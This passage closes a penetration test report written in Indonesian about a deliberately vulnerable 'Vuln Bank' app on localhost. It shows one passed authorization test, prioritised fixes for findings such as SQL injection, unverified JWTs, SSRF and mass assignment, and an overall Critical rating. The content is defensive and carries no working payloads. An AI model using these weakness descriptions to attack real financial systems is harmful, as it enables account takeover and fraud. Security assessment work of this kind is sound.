


Figure 80 - Broken Object Level Authorization - Merchant Payments (API1) - http://127.0.0.1:5001 (Grey-box) - Merchant kedua yang tidak berkaitan kemudian meminta identifier milik merchant pertama sambil mengautentikasi dengan API key miliknya sendiri

4.3.2 Broken Object Level Authorization (API1) – Broken Object Level Authorization - Merchant Payment By ID

RESULT	CVSS V3.1 BASE SCORE	EXPLOITED	WEAKNESS TESTED
PASS	—	No	CWE-639

Standard mapping	**API1:2023** Broken Object Level Authorization (OWASP API Security Top 10 2023)
Affected feature / URL	http://127.0.0.1:5001/api/v1/payments/<payment_id> (Merchant Payments feature)
Testing approach	Grey-box
Result	**PASS** — Tidak rentan. Endpoint membatasi pencariannya pada transaksi milik pemegang API key, sehingga permintaan lintas merchant mengembalikan respons not-found alih-alih membocorkan data. Perlu dicatat bahwa endpoint sejenis pada modul yang sama TIDAK menerapkan pembatasan ini dan dilaporkan pada temuan Broken Object Level Authorization - Merchant Payments.

DESCRIPTION

Tim berupaya membaca satu transaksi milik merchant lain melalui endpoint detail pembayaran, dengan mengautentikasi memakai API key merchant yang berbeda.

EVIDENCE

Affected URL: http://127.0.0.1:5001/api/v1/payments/<payment_id> (Merchant Payments feature)

a. Merchant pemilik membaca transaksinya sendiri berdasarkan identifier memakai API key miliknya, yang berhasil sebagaimana dimaksudkan.




Figure 81 - Broken Object Level Authorization - Merchant Payment By ID (API1) - http://127.0.0.1:5001 (Grey-box) - Merchant pemilik membaca transaksinya sendiri berdasarkan identifier memakai API key miliknya, yang berhasil sebagaimana dimaksudkan

b. Merchant kedua meminta identifier transaksi yang sama memakai API key miliknya sendiri dan ditolak dengan respons not-found, memastikan kontrol bertahan.



Figure 82 - Broken Object Level Authorization - Merchant Payment By ID (API1) - http://127.0.0.1:5001 (Grey-box) - Merchant kedua meminta identifier transaksi yang sama memakai API key miliknya sendiri dan ditolak dengan respons not-found, memastikan kontrol bertahan

5 Summary of Recommendations

Berdasarkan pemeriksaan tim kami, ditemukan sejumlah kerentanan pada aplikasi web Vuln Bank beserta API pendukungnya yang dapat dirangkai untuk mengambil alih akun nasabah maupun administrator, membaca data milik nasabah lain, dan memindahkan dana yang sebenarnya tidak ada. Kami karena itu merekomendasikan tindakan berikut, diurutkan berdasarkan tingkat keparahan.

Authentication Failures (A07) – JWT Signature Not Verified — Critical

1. Hapus jalur fallback yang melakukan decode token dengan verify_signature dimatikan; kegagalan verifikasi tanda tangan harus selalu menolak permintaan.
2. Kunci algoritma yang diterima ke satu nilai yang diharapkan dan tolak nilai lainnya.
3. Jangan mengambil keputusan otorisasi dari klaim di dalam token; ambil peran pengguna dari database berdasarkan subject token.
4. Gunakan secret penanda tangan yang kuat dan dibangkitkan secara acak, serta tambahkan klaim exp.

Injection (A05) – SQL Injection — Critical

1. Gunakan parameterized query (prepared statement) untuk seluruh akses database; jangan pernah merangkai SQL dengan interpolasi atau konkatenasi string.
2. Simpan password sebagai hash ber-salt (bcrypt atau argon2) dan verifikasi hash di kode aplikasi, bukan mencocokkan password di dalam klausa WHERE.
3. Terapkan allow-list karakter yang diizinkan pada field username.
4. Hapus teks query mentah dan record pengguna mentah dari respons aplikasi maupun log.

Broken Access Control (A01) – Sensitive Data Exposure via Debug Endpoint — Critical

1. Hapus endpoint debug dari setiap build yang di-deploy; jangan sekadar menyembunyikannya di balik path yang tidak mudah ditebak.
2. Simpan password sebagai hash ber-salt (bcrypt atau argon2) dan jangan pernah menyertakan kolom password pada query yang mengisi respons.
3. Terapkan autentikasi dan otorisasi secara default pada seluruh rute, menolak akses kecuali sebuah rute secara eksplisit dikecualikan.
4. Lakukan rotasi terhadap seluruh kredensial yang telah terekspos.

Broken Authentication (API2) – Account Takeover via Reset PIN Disclosure — Critical

1. Jangan pernah mengembalikan reset PIN, OTP, atau token pemulihan pada respons HTTP; kirimkan hanya melalui kanal terverifikasi milik pemilik akun.
2. Hapus blok debug_info dari seluruh respons produksi.
3. Nonaktifkan endpoint v1 yang telah digantikan, jangan dibiarkan tetap terjangkau berdampingan dengan v2 dan v3.
4. Ganti PIN numerik pendek dengan token acak panjang yang sekali pakai dan cepat kedaluwarsa.
5. Batalkan seluruh sesi aktif setelah reset password selesai, dan beri notifikasi ke pemilik akun.

Broken Object Property Level Authorization (API3) – Mass Assignment — Critical

1. Terapkan allow-list field yang boleh diisi klien, hanya menerima username dan password serta membuang sisanya secara eksplisit.
2. Tetapkan penanda administrator dan saldo awal di sisi server dari nilai default yang tetap.
3. Pindahkan penerbitan hak administrator ke alur terpisah yang mensyaratkan administrator yang sudah ada.
4. Hapus blok debug_data yang memantulkan kembali payload mentah yang dikirim klien.

Unrestricted Resource Consumption (API4) – Password Reset PIN Brute Force — Critical

1. Terapkan rate limiting percobaan reset per akun dan per alamat sumber, serta kunci alur sementara setelah sejumlah kecil kegagalan.
2. Ganti PIN 3 digit dengan token acak sekali pakai minimal 128 bit dengan masa berlaku singkat.
3. Batalkan token pemulihan setelah beberapa percobaan gagal dan haruskan permintaan reset baru.
4. Beri notifikasi ke pemilik akun pada setiap permintaan reset dan setiap reset yang berhasil.

Injection (A05) – Stored Cross-Site Scripting (XSS) — High

1. Render nilai dari pengguna memakai textContent alih-alih innerHTML, dan terapkan fungsi escaping yang sudah dipakai field lain pada dialog tersebut.
2. Sanitasi bio di sisi server dengan pustaka berbasis allow-list, baik saat disimpan maupun saat dikembalikan oleh API.
3. Terapkan Content-Security-Policy yang melarang inline script dan handler event.
4. Simpan token sesi pada cookie HttpOnly, Secure, dan SameSite agar tidak terbaca JavaScript.

Broken Object Level Authorization (API1) – Broken Object Level Authorization - Virtual Cards — High

1. Verifikasi kepemilikan objek pada setiap permintaan dengan mencocokkan identifier kartu terhadap identifier pengguna yang dibawa token sebelum membaca atau mengubah apa pun.
2. Terapkan pemeriksaan otorisasi secara terpusat pada seluruh endpoint kartu, bukan per handler.
3. Gunakan UUID acak sebagai identifier kartu agar tidak dapat dienumerasi.
4. Catat dan beri peringatan atas percobaan akses lintas objek.

Server Side Request Forgery (API7) – Server-Side Request Forgery (SSRF) — High

1. Terapkan allow-list host dan skema yang diizinkan, serta tolak URL yang menunjuk alamat loopback, RFC1918, link-local, atau nama service internal.
2. Resolusikan DNS terlebih dahulu dan validasi IP hasilnya sebelum menghubungi, serta ulangi validasi pada setiap redirect atau matikan redirect sepenuhnya.
3. Validasi tipe konten dan ukuran, hanya menerima berkas gambar.
4. Simpan konten hasil unduhan di luar web root dengan nama acak dan sajikan melalui handler terotorisasi, bukan sebagai berkas statis publik.
5. Lakukan rotasi terhadap secret penanda tangan dan kredensial database yang telah terekspos.

Insecure Design (A06) – Unrestricted File Upload — High

1. Terapkan allow-list ekstensi gambar yang diizinkan dan verifikasi magic bytes; tolak apa pun yang bukan format gambar yang diterima serta lakukan re-encode gambar saat diunggah.
2. Simpan unggahan di luar web root dan sajikan melalui handler yang menetapkan tipe konten aman dan Content-Disposition attachment.
3. Sajikan konten pengguna dari domain terpisah yang tidak membawa cookie sesi.
4. Terapkan batas ukuran berkas dan bangkitkan nama berkas yang sepenuhnya acak.

Security Misconfiguration (A02) – Environment File Exposure — High

1. Jauhkan berkas konfigurasi dari web root dan jangan daftarkan rute yang menyajikannya.
2. Blokir permintaan terhadap dot-file dan ekstensi cadangan di reverse proxy.
3. Pindahkan rahasia ke secret manager atau ke variabel lingkungan yang tidak bersumber dari berkas yang dapat disajikan.
4. Lakukan rotasi terhadap secret key, secret JWT, dan kredensial database yang telah terekspos.

Authentication Failures (A07) – Insufficient Session Expiration — Medium

1. Tambahkan klaim exp dengan masa berlaku singkat dan perkenalkan refresh token yang dapat dicabut.
2. Kelola daftar pencabutan atau token identifier agar sesi dapat dihentikan saat terjadi insiden.
3. Terima token hanya dari header Authorization; hentikan pembacaan dari query string dan body form.
4. Pindahkan token sesi ke cookie HttpOnly, Secure, dan SameSite agar tidak terjangkau JavaScript.

Broken Object Level Authorization (API1) – Broken Object Level Authorization - Account Balance — Medium

1. Turunkan nomor rekening dari token pemanggil alih-alih menerimanya dari path.
2. Jika parameter tetap dipertahankan, verifikasi kepemilikan rekening sebelum mengembalikan data apa pun.
3. Hindari nomor rekening yang mudah ditebak dan hentikan penyertaan nomor rekening pengguna lain pada respons mana pun.

Broken Object Level Authorization (API1) – Broken Object Level Authorization - Merchant Payments — Medium

1. Abaikan identifier merchant pada path dan turunkan identitas merchant dari API key yang mengautentikasi.
2. Jika parameter harus dipertahankan, tolak permintaan ketika nilainya tidak sama dengan pemilik API key.
3. Gunakan identifier acak untuk merchant.
4. Hapus blok debug_info yang memantulkan kembali API key milik merchant pemanggil pada respons.

Broken Object Level Authorization (API1) – Broken Object Level Authorization - User Detail API — Medium

1. Batasi endpoint hanya pada profil milik pemegang token dan sediakan endpoint administratif terpisah yang memeriksa peran pemanggil terhadap database.
2. Gunakan UUID acak sebagai identifier pengguna.
3. Pangkas respons hingga sekumpulan field minimum yang benar-benar dibutuhkan antarmuka.

Insecure Design (A06) – Race Condition in Fund Transfer — Medium

1. Lakukan pemeriksaan saldo dan pendebetan di dalam satu transaksi database yang atomik.
2. Kunci baris rekening pengirim selama proses berlangsung (SELECT … FOR UPDATE) atau gunakan pembaruan kondisional berbentuk UPDATE … SET balance = balance - :amount WHERE balance >= :amount.
3. Tambahkan constraint CHECK (balance >= 0) pada kolom saldo sebagai jaring pengaman.
4. Wajibkan idempotency key dan terapkan rate limiting pada endpoint transfer.

Authentication Failures (A07) – Missing Rate Limiting on Authentication — Medium

1. Terapkan rate limiting per akun dan per alamat sumber dengan perlambatan progresif.
2. Kunci akun sementara atau wajibkan CAPTCHA setelah sejumlah kegagalan berturut-turut.
3. Kembalikan pesan galat yang seragam agar username yang valid tidak dapat dibedakan.
4. Catat dan beri peringatan atas lonjakan kegagalan autentikasi, serta sediakan autentikasi multi-faktor.

Security Misconfiguration (A02) – Werkzeug Debugger Console Exposed — Medium

1. Matikan mode debug di semua lingkungan kecuali workstation pengembang; pastikan debug nonaktif di produksi.
2. Jalankan aplikasi di belakang WSGI server produksi seperti gunicorn atau uWSGI, bukan Flask development server.
3. Blokir path /console di reverse proxy sebagai pertahanan berlapis.
4. Sembunyikan atau samarkan header Server agar tidak membocorkan versi secara persis.

Injection (A05) – SQL Injection in GraphQL Resolver — Medium

1. Gunakan parameterized query pada setiap resolver dan hapus perangkaian string SQL.
2. Validasi nomor rekening terhadap allow-list karakter sebelum nilainya mencapai database.
3. Terapkan prinsip hak akses minimal pada akun database yang dipakai aplikasi untuk terhubung.
4. Jangan memperlakukan peran pemanggil sebagai pengganti sanitasi input.

Security Misconfiguration (API8) – GraphQL Schema Introspection Enabled — Medium

1. Matikan introspeksi pada lingkungan produksi.
2. Batasi endpoint pada allow-list persisted query sehingga hanya operasi yang dikenal yang dijalankan.
3. Terapkan batas kedalaman dan kompleksitas query serta rate limiting.
4. Pastikan setiap resolver menjalankan pemeriksaan otorisasinya sendiri.

Security Misconfiguration (A02) – Cross-Origin Resource Sharing (CORS) Misconfiguration — Low

1. Ganti wildcard dengan allow-list origin tepercaya yang eksplisit.
2. Jangan kirim header CORS pada endpoint yang tidak dimaksudkan dijangkau lintas origin.
3. Tetapkan Vary: Origin dan jangan pernah memantulkan header Origin secara buta.
4. Tinjau ulang endpoint yang mengembalikan data sensitif tanpa autentikasi.

6 Conclusion

OVERALL RISK RATING

Critical

Berdasarkan pemeriksaan tim kami, aplikasi Vuln Bank dinilai **tidak aman**. Tim memastikan adanya enam temuan Critical yang masing-masing secara independen memberikan kendali administrator atas platform, termasuk pelewatan autentikasi melalui SQL injection, pengambilalihan akun melalui alur pemulihan password, dan diterimanya token sesi yang dipalsukan. Beberapa kontrol memang bertahan dan didokumentasikan sebagai hasil Pass, namun kontrol tersebut dilemahkan oleh kelemahan validasi token, karena pemeriksaan peran hanya sedapat-dipercaya token yang dibacanya. Tim merekomendasikan agar temuan Critical dan High ditangani sebagai satu kesatuan upaya perbaikan, bukan sebagai perbaikan yang terpisah-pisah, serta melakukan rotasi terhadap seluruh kredensial yang terungkap selama asesmen ini.

7 Attachments

Attachment	Description